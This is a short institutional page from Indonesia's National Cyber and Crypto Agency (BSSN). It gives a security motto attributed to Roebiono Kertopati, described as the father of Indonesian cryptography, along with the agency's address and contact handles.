“(Ingatlah) Kechilafan Satu Orang Sahaja Tjukup Sudah Menyebabkan Keruntuhan Negara”



Mayjen TNI (Purn) dr. Roebiono Kertopati
(1914 - 1984)

Bapak Persandian Republik Indonesia



BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA

Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550



<https://bssn.go.id>



@bssn_ri



@bssn_ri



Badan Siber dan Sandi Negara